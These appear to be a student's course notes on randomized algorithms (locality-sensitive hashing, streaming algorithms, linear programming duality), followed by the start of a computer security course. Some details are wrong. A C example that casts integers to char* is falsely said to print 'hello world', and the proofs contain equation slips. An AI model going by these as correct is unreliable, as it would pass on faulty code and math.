Then we can apply Markov's inequality to get that the probability of the random variable Z representing the number of collisions as

$$P[Z \geq 12L] \leq \frac{2L}{12L} = \frac{1}{6} \quad (1.38)$$

So this property holds with probability of at least $\frac{5}{6}$

2. Now we have to show the probability of q collides with x^* or *something good*

For the proof we'll take x^* since we assumed it to be good earlier on.

This probability is lower-bounded by the probability that there exists a l such that g_l produces the same output for x^* and q . However we want to bring on a upper bound to this probability.

¹⁴ Note that the probability of collision is at most $\frac{1}{n}$ for an universal hashing function

This implies that a relationship between Monte Carlo and Las Vegas algorithms; we can take a Las Vegas algorithm and turn it into a Monte Carlo algorithm by timing it out.

$$\begin{aligned} P(\exists l : g_{I_l}(q) = g_{I_l}(x^*)) &= 1 - \prod_{l=1}^L P[g_{I_l}(x^*) = g_{I_l}(q)] \\ &\geq 1 - (1 - p_1^k)^L \geq 1 - e^{-Lp_1^k} \end{aligned} \quad (1.39)$$

Comment

Recall: $p_1 = 1 - \frac{r}{d}$ is the probability of a collision with a near point i.e. $dist(x, y) \leq r$
Also, it's a fact that $1 - x \leq e^{-x}$

Then we can simplify this a little bit by assuming $k = \log_{p_1} n$

$$p_1^k = 2^{-k \log_2(\frac{1}{p_1})} = \dots n^{-\rho} \quad (1.40)$$

So then we have $Lp_1^k = 2$ and x^* collides with x with probability at least $1 - \frac{1}{e^2}$.

By the union bound bound the probability of both properties holding is at least

$$1 - \left(\frac{1}{6} + \frac{1}{e^2}\right) > \frac{2}{3} \quad (1.41)$$

which concludes the proof.

This also implies that `INSERT`, `NEARNEIGHBOUR` run in $O((k + d)n^\rho)$ (Recall: k is the input string size, d is the number of buckets, and $L \approx n^\rho$). Approximating $1 - x \approx e^{-x}$ we get $\rho = \frac{\log \frac{1}{p_1}}{\log \frac{1}{p_2}} \approx \frac{1}{C}$ and $k = O(d \log(n))$. So overall they run in approximately $O(d n^{\frac{1}{C}} \log n)$ time which is much faster than $\Theta(dn)$ linear search for $C > 1$

Now we may be interested in extending what we have done for Hamming distance for other distance metrics, i.e. having a hash function that is more likely to put nearby points in the same bucket than far away points.

Definition 10

A random hash function h with domain X is *locality sensitive* with parameter p for distance metric d if

$$dist(x, y) \leq r \Rightarrow P(h(x) = h(y)) \geq p_1 \quad (1.42)$$

$$dist(x, y) \geq Cr \Rightarrow P(h(x) = h(y)) \leq p_2 \quad (1.43)$$

SUBSECTION 1.6

Streaming Algorithms

Streaming algorithms are a class of algorithms that are extremely efficient in terms of space and usually in terms of time complexity. They are used in many applications where we want to process enormous amounts of data in a short amount of time. Generally they are algorithms that work in time steps and receive one update per time step.

Here are some definitions and conventions for the following section

- The sequence of updates is called the *stream*
- n : the size of the universe the stream is coming from
- m : the length of the stream (may/may not be given to algorithm)
- Algorithm is only allowed to store a number of bits which is bounded by a polynomial in $\log n$ and $\log m$, i.e. $O(\log^c(nm))$ bits.

Many fundamental streaming problems are summarized by the frequency vector f which describes the number of times each element in the universe appears in the stream.¹⁵

Some other versions of the streaming model may introduce a richer meaning to update, i.e. the *turnstile* model where an update is a pair (i, s) where i identifies the update and s identifies the type of update it is¹⁶

Example

Give an algorithm that finds the missing number in a stream of $n - 1$ numbers containing $n - 1$ of the integers $1 \dots n$

This can be solved by taking the running sum of the stream and subtracting it from the sum of numbers from $1 \dots n$. A likewise approach may be adopted to 2 missing numbers by introducing the sum of squares.

¹⁵ The algorithm cannot actually store f since its size is $O(n)$ which violates the memory bound described earlier

¹⁶ For example entering or exiting a subway station

1.6.1 Frequent Elements

As a warm-up let's consider the majority problem

- **input:** a stream $\sigma = (i_1 \dots i_m)$ of updates in $[n] = 1 \dots n$. If there exists $i \in [n]$ such that more than half of the updates in σ are equal to i , the algorithm should output i . Otherwise, it may output any element

The following algorithm proposed by Boyer and Moore solves the problem with only two words of memory

MAJORITY(σ)

```

1  element =  $i_1$ 
2  count = 1
3  for  $t = 2$  to  $m$ 
4      if element ==  $i_t$ 
5          count = count + 1
6      elseif count > 0
7          count = count - 1
8      else
9          element =  $i_t$ 
10         count = 1
11  return element

```

PROOF

A naive implementation of a solution could involve storing f , i.e pairs of each unique element and its associated frequency. However this uses a lot more space than what we desire. We note that for this problem we don't care about the actual frequency of each element, only the element with the highest frequency, so the problem solution may be relaxed to only store the element [with the highest frequency]. Likewise, we don't care about the frequency of the element either – only that it is the highest frequency element. The above algorithm maintains the invariant that $f_{\text{element}} \leq \text{count} + \frac{m}{2}$.

Therefore by the time the algorithm finishes executing element will contain the most frequent element (if there exists one) or some arbitrary element otherwise. Intuitively we may think of the procedure "allocating" space for one non-current-majority element on lines 4-5, which can then be taken away if we later inspect a non-current-majority element (lines 6-7). Then it can be concluded that if an element 'survives' until the end of the algorithm it must either 1. be the majority element, if one exists, or 2. any arbitrary element, if none exists.

Comment

Note that Since this algorithm does not tell you if a strict majority exists or not, to verify its results you will have to run over the data set again to determine if the resulting value is the majority value or just *any* element.

□

An extension of MAJORITY is given by Misra and Gries to find all elements that appear in more than $\frac{1}{k}$ of the updates

```

FREQUENT( $\sigma, k$ )
1   $S = \emptyset$ 
2  for  $t = 1 \rightarrow m$ 
3    if  $\exists x \in S$  such that  $x.\text{elem} == i_t$ 
4       $x.\text{count} ++$ 
5    elseif  $|S| < k - 1$ 
6      Create  $x$  with  $x.\text{elem} = i_t$  and  $x.\text{count} = 1$ 
7       $S = S \cup x$ 
8    else
9      for  $x \in S$ 
10         $x.\text{count} --$ 
11        if  $x.\text{count} == 0$ 
12           $S = S \setminus \{x\}$ 
13  return  $S$ 

```

Theorem 4

The set S output by FREQUENT contains all $i \in [n]$ such that $f_i > \frac{m}{k}$. Moreover for any $x \in S$, $f_{x.\text{elem}} \leq x.\text{count} + \frac{m}{k}$

PROOF

This algorithm is an extension of the MAJORITY algorithm described prior; whereas MAJORITY maintained a single element-count pair, FREQUENT maintains k element-count pairs in S and updates them accordingly with the same count-tracking¹⁷. One key difference is on line 11, where if i_t is not in S then we decrement the counts for *every* element in S . If an entry in S has a count of 0 then we boot it out to make space for a new one. □

Another streaming problem that is of interest is the *distinct elements count* problem, i.e. given an input stream we want to know how many distinct integers we have seen in the stream so far. In other words, we want to approximate the frequency vector but only track elements with frequency greater than 0.

To relax our initial analysis let's consider a relaxed problem where, provided that there is some oracle which can tell us a number \tilde{F}_0 such that

¹⁷sort of like amortized analysis in a way; encountering an i_t that exists S gives you a dollar to save, and encountering an i_t that doesn't exist in S causes you to spend a dollar

$$F_0 \leq \tilde{F}_0 \leq 2F_0 \quad (1.44)$$

Our algorithm will then refine this loose estimate to a more precise one through information captured in the stream.

```
DISTINCT-SIMPLE( $\sigma, k, \tilde{F}_0$ )
1  $S = \emptyset$ 
2  $d = \lceil \log_2(\tilde{F}_0/k) \rceil$ 
3  $K = \lceil \log_2 n \rceil$ 
4 Pick a hash function  $h : [n] \rightarrow \{0, 1\}^L$ 
5 for  $t = 1 \rightarrow m$ 
6   if  $h(i_t) \in 0^d \{0, 1\}^{L-d}$  and  $i_t \notin S$ 
7      $S = S \cup \{i_t\}$ 
8 return  $\hat{F}_0 = 2^d \cdot |S|$ 
```

1. k is some constant that we get to pick
2. Take h to behave like a random function; basically simple uniform hashing assumption

Recall $\sigma = i_1 \dots i_t$ is the input stream

if $h(i_t) \in 0^d \{0, 1\}^{L-d}$ and $i_t \notin S$

Figure 6. Treat notation here like a regexp; i.e. d 0-s followed by $L - d$ 1s or 0s

3.

This algorithm attempts to maintain set S such that it contains each element that appears with probability 2^{-d} and therefore $E[|S|]$ is 2^{-d} of the elements that appear in the stream¹⁸ k is a constant that we get to pick – the larger it is, the more space our algorithm uses (but the more accurate it becomes).

¹⁸So $\hat{F}_0 = 2^d |S|$

Definition 11 Recall: **Variance**: a measure of how much a random variable X deviates from its expectation on average, i.e. the expectation of the difference between X and its expectation.

$$\begin{aligned} \text{Var}(X) &= E[(X - E[X])^2] \\ &= E[X^2] - E[X]^2 \end{aligned} \quad (1.45)$$

An useful property of variance is the sum of independent random variables is equal to the sum of their variances

$$\text{Var}\left(\sum_{i=1}^N X_i\right) = \sum_{i=1}^N \text{Var}(X_i) \quad (1.46)$$

Another tool that will be useful for this analysis is *Chebyshev's Inequality*

Definition 12 **Chebyshev's Inequality**

$$P(|X - E[X]| > t) < \frac{\text{Var}(X)}{t^2} \quad (1.47)$$

PROOF

A proof of this inequality follows from Markov's inequality discussed in the previous lecture on locality sensitive hashing.

Define $Z = (X - E[X])^2$. Since this implies $Z \geq 0$ and $Var(X) = E[Z]$ by definition,

$$|X - E[X]| > t \Leftrightarrow X > t^2 \quad (1.48)$$

So we can just apply Markov's inequality to the above statement to give

$$P(|X - E[X]| > t) = P(Z > t^2) < \frac{Var(X)}{t^2} \quad (1.49)$$

A nice property of Chebyshev's inequality is that it doesn't assume the random variable is non-negative and bounds the probability in both directions as well. \square

Theorem 5

If \tilde{F}_0 satisfies our prior assertion that $F_0 \leq \tilde{F}_0 \leq 2F_0$, then \hat{F}_0 output by `DISTINCT-SIMPLE`(σ, \tilde{F}_0, k) satisfies

$$(1 - \frac{\sqrt{8}}{\sqrt{k}}) \leq \hat{F}_0 \leq (1 + \frac{\sqrt{8}}{\sqrt{k}}) \quad (1.50)$$

With probability $> \frac{1}{2}$ and uses $O(k)$ memory.

PROOF

Define D to be the set of $i \in [n]$ that appear in the stream. By definition, $F_0 = |D|$. Define X_i as an indicator random variable, i.e.

$$X_i = \begin{cases} 1 & \text{if } i \in D \\ 0 & \text{otherwise} \end{cases} \quad (1.51)$$

Then,

$$E[X_i] = P(i \in S) = 2^{-d} \quad (1.52)$$

Since $h(i)$ is uniformly random in $\{0, 1\}^L$ and by construction 2^{L-d} of 2^L strings have d leftmost bits set to 0.

Then,

$$E[|S|] = E\left[\sum_{i \in D} X_i\right] = \sum_{i \in D} P(i \in S) = 2^{-d} F_0 \quad (1.53)$$

Since we chose d such that $2^{-d} \tilde{F}_0 \leq k$, we have

$$E[|S|] \leq 2^{-d} F_0 \leq 2^{-d} \tilde{F}_0 \leq k \quad (1.54)$$

However this is not enough to show that \hat{F}_0 is close to F_0 even though it is easy to see that they are equal in expectation. To show this we can apply Chebyshev's inequality, i.e. if the variance of \hat{F}_0 is small it is likely to be close to its expectation.

We know that

$$Var(|S|) = \sum_{i \in D} Var(X_i) \quad (1.55)$$

and that

$$Var(X_i) = E[X_i^2] - E[X_i]^2 \leq E[X_i^2] = 2^{-d} \quad (1.56)$$

So we get $Var(|S|) \leq 2^{-d} F_0 = E[|S|]$

So, if we let $\varepsilon = \frac{\sqrt{8}}{\sqrt{k}}$, then by Chebyshev we get

$$\begin{aligned} P(\hat{F}_0 - F_0) \geq \varepsilon F_0 &= P(|\hat{F}_0 - E[\hat{F}_0]| \geq \varepsilon E[\hat{F}_0]) \\ &= P(|S| - E[|S|] \geq \varepsilon E[|S|]) \\ &\leq \frac{Var(|S|)}{\varepsilon^2 E[|S|^2]} \leq \frac{1}{\varepsilon^2 E[|S|]} \end{aligned} \quad (1.57)$$

So if the expected size of S is not too small we have a large probability of getting an accurate estimate.

Rearranging, our prior choice that $2^d \leq 2\tilde{F}_0/k$, we get

$$E[|S|] = 2^{-d} F_0 \geq 2^{-d-1} \tilde{F}_0 \geq \frac{k}{4} \quad (1.58)$$

Plugging this bound for $E[|S|]$ into the expression obtained by Chebyshev's inequality we get

$$P(|\hat{F}_0 - F_0| \geq \varepsilon F_0) \leq \frac{4}{\varepsilon^2 k} = \frac{1}{2} \quad (1.59)$$

□

It follows that the algorithm takes $O(k)$ memory in expectation since S dominates the memory use

1.6.2 Adaptive Sampling

A single-pass streaming algorithm for distinct counts which does not assume an estimate \tilde{F}_0 .

DISTINCT(σ, k)

```

1   $S = \emptyset, d = 0, L = \lceil \log_2 n \rceil$ 
2  Pick a hash function  $h : [n] \rightarrow \{0, 1\}^L$ 
3  for  $t = 1 \rightarrow m$ 
4      if  $h(i_t) \in 0^d \{0, 1\}^{L-d}$  and  $i_t \notin S$ 
5           $S = S \cup \{i_t\}$ 
6      while  $|S| > k$ 
7           $d = d + 1$ 
8           $T = \emptyset$ 
9          for  $j \in S$ 
10         if  $h(j) \in 0^d \{0, 1\}^{L-d}$ 
11              $T = T \cup \{j\}$ 
12          $S = T$ 
13  return  $\hat{F}_0 = 2^d \cdot |S|$ 
```

Comment

The idea behind this algorithm is to apply the concepts in **DISTINCT-SIMPLE** to set d and the sample rate adaptively while keeping the invariant of $|S| \leq k$.

Theorem 6

Let $0 \leq \varepsilon \leq \frac{1}{3}$ and $k \geq \frac{16}{\varepsilon^2}$.¹⁹ Then, with probability at least $\frac{1}{2}$ the estimate \hat{F}_0 output by **DISTINCT**(σ, k) satisfies

$$(1 - \varepsilon)F_0 \leq \hat{F}_0 \leq (1 + \varepsilon) \cdot F_0 \quad (1.60)$$

PROOF

Let $D = \{i : f_i > 0\}$ be the distinct elements that appear in σ , and $S_l = \{i \in D : h(i) \in 0^l \{0, 1\}^{L-l}\}$ be the elements in σ whose hash value starts with l zeros. By this definition $|D| = F_0$.

$$E[|S_l|] = 2^{-l}|D| = 2^{-l}F_0 \quad (1.61)$$

$$Var[|S_l|] = 2^{-l}(1 - s^{-l}) \leq E[|S_l|] = 2^{-l}F_0 \quad (1.62)$$

At the end of σ , $d = \min\{l : |S_l| \leq k\}$.²⁰ Can think of the algorithm as keeping s_0 at first, and then if there's too much in s_0 it will move on to s_1 and so forth. The output of the algorithm, \hat{F}_0 is given by $2^d|S_d|$. So this algorithm searches for the first l such that $|S_l| \leq k$. Note that the expected sizes of S_l halve with each increment in l .

For correctness we need

$$a == \lfloor \log_2((1 - \varepsilon)F_0/k) \rfloor \quad b == \lceil \log_2((1 + \varepsilon)F_0/k) \rceil \quad (1.63)$$

Chosen such that $a \leq d \leq B$

$$\frac{(1 - \varepsilon)F_0}{2k} \leq 2^a \leq \frac{(1 - \varepsilon)F_0}{k} \quad (1.64)$$

This implies that

$$(1 + \varepsilon E[|S_a|]) = (1 + \varepsilon)2^{-a}F_0 \geq k \quad (1.65)$$

¹⁹In the lecture note we use $k \geq 144$ to get a bound with $\varepsilon = \frac{4}{\sqrt{k}}$

²⁰All of these variables here are random.

$$\frac{(1+\varepsilon)F_0}{k} \leq 2^b \leq \frac{2(1+\varepsilon)F_0}{k} \quad (1.66)$$

This implies that

$$(1+\varepsilon)E|S_b| \leq k \quad (1.67)$$

We will now show that the following probabilities $\geq \frac{5}{6}$ which is $\geq \frac{1}{2}$, which implies that the probability of all 3 is at least $\frac{1}{2}$.

$$(1-\varepsilon)F_0 < 2^a|S_a| \leq (1+\varepsilon)F_0 \geq \frac{5}{6} \quad (1.68)$$

For this one:

$$\begin{aligned} \Rightarrow |S_a| &> (1-\varepsilon)2^{-a} \quad F_0 \geq k \\ |S_a| &> k \Rightarrow a < d \end{aligned} \quad (1.69)$$

$$|S_b| \leq k \Rightarrow d \leq b \quad (1.70)$$

$$(1-\varepsilon)F_0 < 2^{b+1}|S_{b-1}| \leq (1+\varepsilon)F_0 \geq \frac{5}{6} \quad (1.71)$$

$$(1-\varepsilon)F_0 < 2^b|S_b| \leq (1+\varepsilon)F_0 \geq \frac{5}{6} \quad (1.72)$$

Note: if ε small enough and after some calculations we can show that

$$B \leq a + 2 \quad (1.73)$$

$$(1-\varepsilon)|S_a| = (1-\varepsilon)2^{-a}F_0 \geq k \quad (1.74)$$

□

SUBSECTION 1.7

Linear Programming

A linear programming is an optimization problem defined by linear inequalities and equalities. The following form will be used in this class:

Definition 13

Linear program:

$$\max c^T x \text{ s.t. } Ax \leq b \quad x \geq 0 \quad (1.75)$$

Where A is a $m \times n$ matrix (m constraints, n variables), b is a $m \times 1$ column vector. c is a $n \times 1$ column vector, and x is a $n \times 1$ objective column vector. The inequalities are such that the inequality should hold for all elements of the above matrix expression at the same time. The set of x that satisfy the constraints is called the feasible set, and the LP is *infeasible* if the feasible set is empty.

For example,

$$\begin{aligned}
 & \min x_1 + x_2 + x_3 \text{ s.t.} \\
 & x_1 + x_2 = 1 \\
 & x_2 + x_3 \geq 1 \\
 & x_1 + x_3 \geq 1 \\
 & x_1, x_2, x_3 \geq 0
 \end{aligned} \tag{1.76}$$

Which corresponds to the following matrices

$$A = \begin{bmatrix} 1 & 1 & 0 \\ 0 & 1 & 1 \\ 1 & 0 & 1 \end{bmatrix} \quad b = \begin{bmatrix} 1 \\ 1 \\ 1 \end{bmatrix} \quad c = \begin{bmatrix} 1 \\ 1 \\ 1 \end{bmatrix} \tag{1.77}$$

Geometrically we may understand LPs as some sort of n -dimensional polyhedron comprised of the intersection of the halfspaces defined by the hyperplanes each inequality represents. In more simple terms: each inequality defines a supporting hyperplane $\{x \in \mathbb{R}^n : a^T x = b\}$. One *halfside*, $\{x \in \mathbb{R}^n : a^T x \leq b\}$ of the hyperplane gives admissible solutions to the inequality. The polyhedron that contains all of the solutions to the inequality is then given by the intersection of all the hyperplanes in the set. A polyhedron P is *unbounded* when there exists a point x such that $x \in P$ and a direction v for which for every $t \geq 0$, $x + tv \in P$. A bounded polyhedron, i.e. not unbounded is a *polytope*.

Definition 14

Formally a **face** of a polyhedron is a set of the type

$$F = \{x : Ax \leq b\} \cap \{x : a_i x = b_i \forall i \in S\} \tag{1.78}$$

Where a_i is the i th row of A and S is some subset of the rows of A .

A j -face is a face where the rank of the sub-matrix A_f of A for that face is $n - j$.




Figure 7. In this example the triangle $\{(1, 0, 0), (0, 1, 0), (0, 0, 1)\}$ is a facet (2-face); $F = P \cup \{x_1 + x_2 + x_3 = 1\}$. The edge F_1 or F_2 is a 1-face, and the vertex v is a 0-face

Definition 15

A **Vertex** of a polytope $P = \{x \in \mathbb{R}^n : Ax < b\}$ is a point in P we can get by setting n linearly independent constraints to equality

$$\begin{aligned} x_1 + x_2 &\geq 10 \implies x_1 + x_2 = 10 \\ x_2 + x_3 &\leq 15 \implies x_2 + x_3 = 15 \end{aligned} \tag{1.79}$$

Theorem 7

For any polytope P with vertices $v_1 \dots v_N$, any $x \in P$ can be written as $x = \lambda_1 v_1 + \dots + \lambda_N v_N$, where

$$\sum_{i=1}^N \lambda_i = 1 \tag{1.80}$$

And

$$\lambda_i \geq 0 \tag{1.81}$$


Recall that some vertex $v \in P$ is an optimal solution to the LP, i.e. $c^T x$ is minimized or maximized.

Definition 16

Convexity: A set $S \in \mathbb{R}^n$ is convex if for any two points x, y in S the line segment between x and y is contained in S .

Definition 17

Convex Hull: $v_1, \dots, v_n \in \mathbb{R}^n$ is the smallest convex set of $S \in \mathbb{R}^n$ containing v_1, \dots, v_N . This can be imagined as a *shrink-wrap* of the points.



Algebraically this can be written as

$$\text{CONV-HULL}(\{v_1, \dots, v_N\}) = \{\lambda_1 v_1 + \dots + \lambda_N v_N : \lambda_1, \dots, \lambda_N \geq 0, \lambda_1 + \dots + \lambda_N = 1\} \quad (1.82)$$

Many proofs involving convex hulls may be partially resolved with the fact that the convex hull of two points is the line between them, and a little bit of induction.

1.7.1 LP Examples

Comment

In order to use linear programming we must need to know how to frame questions as LP questions.

Example

Menu planning

Given the following list of prices & nutritional values for a set of foods, find the minimum additional price for dish to meet nutritional requirements?

Food	Carrot, Raw	White Cabbage, Raw	Cucumber, Pickled	Required per dish
Vitamin A [mg/kg]	35	0.5	0.5	0.5 mg
Vitamin C [mg/kg]	60	300	10	15 mg
Dietary Fiber [g/kg]	30	20	10	4 g
price [€/kg]	0.75	0.5	0.15*	—


$$\begin{aligned}
 \text{Minimize} \quad & 0.75x_1 + 0.5x_2 + 0.15x_3 \\
 \text{subject to} \quad & x_1 \geq 0 \\
 & x_2 \geq 0 \\
 & x_3 \geq 0 \\
 & 35x_1 + 0.5x_2 + 0.5x_3 \geq 0.5 \\
 & 60x_1 + 300x_2 + 10x_3 \geq 15 \\
 & 30x_1 + 20x_2 + 10x_3 \geq 4.
 \end{aligned}$$

The minimization is simply the price multiplied by the amount. The constraints can be described as follows:

- There should be non-zero carrots, white cabbage, and pickles

- The sum of vitamin A across the dish should be at least 0.5mg
- And so forth...

Example Network flow



What is the maximum transfer rate from the old computer o to the new computer n ?

Let's introduce a variable x_{ab} which specifies the rate at which data is transferred from a to b for each link in the network. In this graph we have 10 such variables.


The linear program is then as follows

$$\begin{aligned}
 \text{Maximize} \quad & x_{oa} + x_{ob} + x_{oc} \\
 \text{subject to} \quad & -3 \leq x_{oa} \leq 3, \quad -1 \leq x_{ob} \leq 1, \quad -1 \leq x_{oc} \leq 1 \\
 & -1 \leq x_{ab} \leq 1, \quad -1 \leq x_{ad} \leq 1, \quad -3 \leq x_{be} \leq 3 \\
 & -4 \leq x_{cd} \leq 4, \quad -4 \leq x_{ce} \leq 4, \quad -4 \leq x_{dn} \leq 4 \\
 & -1 \leq x_{en} \leq 1 \\
 & x_{oa} = x_{ab} + x_{ad} \\
 & x_{ob} + x_{ab} = x_{be} \\
 & x_{oc} = x_{cd} + x_{ce} \\
 & x_{ad} + x_{cd} = x_{dn} \\
 & x_{be} + x_{ce} = x_{en}.
 \end{aligned}$$

Our goal is to maximize the flow out of computer o under the assumption that, since the data is neither stored or lost, it must be received by n at the same rate. The next constraints restrict the transfer rates along each of the individual links, i.e. x_{cd} can transmit at a rate of up to 4 forwards or backwards ($-4 \leq x_{cd} \leq 4$). The relations between the nodes are then captured in the last few equality constraints and effectively say that whatever leaves each node must leave it immediately²¹.

Consider the following problem: given a projected mostly ice cream sales for the next year, how can produce a production schedule with the minimum cost?

²¹ $x_{oa} = x_{ab} + x_{ad}$; flow from $o \rightarrow a$ must leave through a to either b, d



Example

A simple solution might be JIT²² production – but this can be expensive due to temp workers and machine adjustments, etc. It may be better to spread out production and to build up stock.

²²just-in-time (heh)

Let's formalize this problem as follows:

- Demand in month i is d_i
- x_i is the production in month i
- s_i is the total surplus in store at end of month i
- To meet demand in month i we may use the production in month i and the surplus from $i-1$: $x_i + s_{i-1} \geq d_i$
- And the surplus after month i is $x_i + s_{i-1} - s_i = d_i$
- Assume initial surplus is $s_0 = 0$, and we want $s_{12} = 0$

Let's take the cost of changing production by 1 ton between two months to be 50 and the storage cost for 1 ton of ice cream is 20

Total cost:

$$50 \sum_{i=1}^{12} |x_i - x_{i-1}| + 20 \sum_{i=1}^{12} s_i \quad (1.83)$$

This cost function is unfortunately not linear, but we can use the following trick to make it linear: since the change in production is either an increase or decrease, we may introduce $y_i \geq 0$ for the increase and $z_i \geq 0$ for the decrease to get

$$x_i - x_{i-1} = y_i - z_i \quad \text{and} \quad |x_i - x_{i-1}| = y_i + z_i \quad (1.84)$$

$$\begin{aligned}
 \text{Minimize} \quad & 50 \sum_{i=1}^{12} y_i + 50 \sum_{i=1}^{12} z_i + 20 \sum_{i=1}^{12} s_i \\
 \text{subject to} \quad & x_i + s_{i-1} - s_i = d_i \text{ for } i = 1, 2, \dots, 12 \\
 & x_i - x_{i-1} = y_i - z_i \text{ for } i = 1, 2, \dots, 12 \\
 & x_0 = 0 \\
 & s_0 = 0 \\
 & s_{12} = 0 \\
 & x_i, s_i, y_i, z_i \geq 0 \text{ for } i = 1, 2, \dots, 12.
 \end{aligned}$$

Figure 8. The linear program that follows

1.7.2 Duality

How can I convince you that the solution to a linear program is optimal?

$$\begin{aligned}
 \max &= x_1 \\
 \text{given} \\
 x_1 + x_2 + x_3 &\leq 1 \\
 x_1 \cdot x_2 \cdot x_3 &\geq 0
 \end{aligned} \tag{1.85}$$

We know that the optimal value of this LP is $x_1 = 1, x_2 = 0, x_3 = 0$.

Or, to solve the example given at the beginning of this section (equation 1.77), we have the solution $x_1 = x_2 = x_3 = \frac{1}{2} \implies \text{value} \leq \frac{3}{2}$.

If we were to multiply each inequality by half and add them up, we get

$$x_1 + x_2 + x_3 \geq \frac{3}{2} \tag{1.86}$$

So here we were able to put a lower bound on the optimal value of the LP, but we don't know about the upper bound. We can do this by using duality. Before we do that, here's the above logic formalized:

Given the LP in general form

$$\max c^T x \text{ s.t. } Ax \leq b \quad x \geq 0 \tag{1.87}$$

We may apply the technique of dropping values and multiplying the inequalities used above.

Let's define $y \geq 0$ as the dual variables which are applied onto the inequality as follows:

$$y(Ax \leq b) \tag{1.88}$$

Comment

Only multiply by non-negative constants to avoid messing up the inequalities

Then,

$$yAx \leq yb \tag{1.89}$$

If every row of yA is greater than or equal to c_i , then the objective value is upper-bounded by yb !

And as it turns out this is just yet another linear program for minimization over choices of y that we can solve with our existing LP techniques.

Note symmetry in solution!

if $\max c^T x$ where $Ax \leq b, x \geq 0$ is the original LP, we call it the **primal** LP, and $\min b^T y$ where $A^T y \geq c, y \geq 0$ is the **dual** LP. Refer to handout for more primal-dual pairs.

Theorem 8 If both primal and dual LPs are feasible, then their values are equal and the optimal value is the solution to either LP.

SECTION 2

ECE568 Computer Security

SUBSECTION 2.1

Refresher & Introduction

Comment

I've found that the way that this course is organized does not lend itself well to well-organized headers and notes. Apologies for the train-of-thought style.

Software systems are ubiquitous and critical. Therefore it is important to learn how to protect against malicious actors. This course covers attack vectors and ways to design software securely

Data representation: It's important to recognize that data is just a collection of bits and it is up to us to tell the computer how it should be interpreted. Oftentimes we can make assumptions, for example assume that an int is an int. But what if we end up being wrong about it? Many security exploits rely on data being interpreted in a different way than originally intended. For example,

```

1 unsigned long int h = 0x6f6c6c6548; // ascii for hello
2 unsigned long int w = 431316168567; // ascii for world
3 printf("%s %s", (char*) h, (char*) w);

```

Listing 1: An innocent example of where we should be careful about data representation. This prints hello world

This course makes use of Intel assembler. TLDR:

- 6 General-purpose registers
- RAX (64b), EAX(32b), AX(16b), AH/AL(8b), etc

Note that the stack grows downwards and the heap grows upwards. Stack overflows can occur and can be a source of vulnerability.

GDB offers some tools for examining stacks

- **break**: create a new breakpoint
- **run**: start a new process
- **where**: list of current stack frames
- **up/down**: move between frames
- **info frame**: display info on current frame
- **info args**: list function arguments
- **info locals**: list local variables
- **print**: display a variable

- x display contents of memory
- **fork**: Creates a new child process by duplicating the parent. The child has its own new unique process ID
- **exec**: Replaces the current process with a new process

2.1.1 Security Fundamentals

The three key components of security are:

The fork-exec technique is just a pair of **fork** and **exec** system calls to spawn a new program in a new process

- Confidentiality: the protection of data/resources from exposure, whether it be the content or the knowledge that the resource exists in the first place. Usually via organizational controls (security training), access rules, and cryptography.
- Integrity: Trustworthiness of data (contents, origin). Via monitoring, auditing, and cryptography.
- Availability: Ability to access/use a resource as desired. Can be hard to ensure; uptime, etc...

Together they form an acronym: CIA. A system is considered secure if it has all three of these properties for a given time. The strength of cryptographic systems can be evaluated by the number of bits of entropy or their complexity. For example, a 128-bit key has 2^{128} possible values. This would take a lot of time to break, and a 256-bit key even longer. Availability is harder to measure quantitatively and is instead traditionally measured qualitatively. For example, a system may be available 99.9% of the time. But this doesn't really measure w.r.t security.

Some security terms:

- Another security concept is the **threat**, or any method that can breach security.
- An exercise of a threat is called an **exploit** and a successful exploit causes the system to be compromised. Common threats include internet connections/open ports.
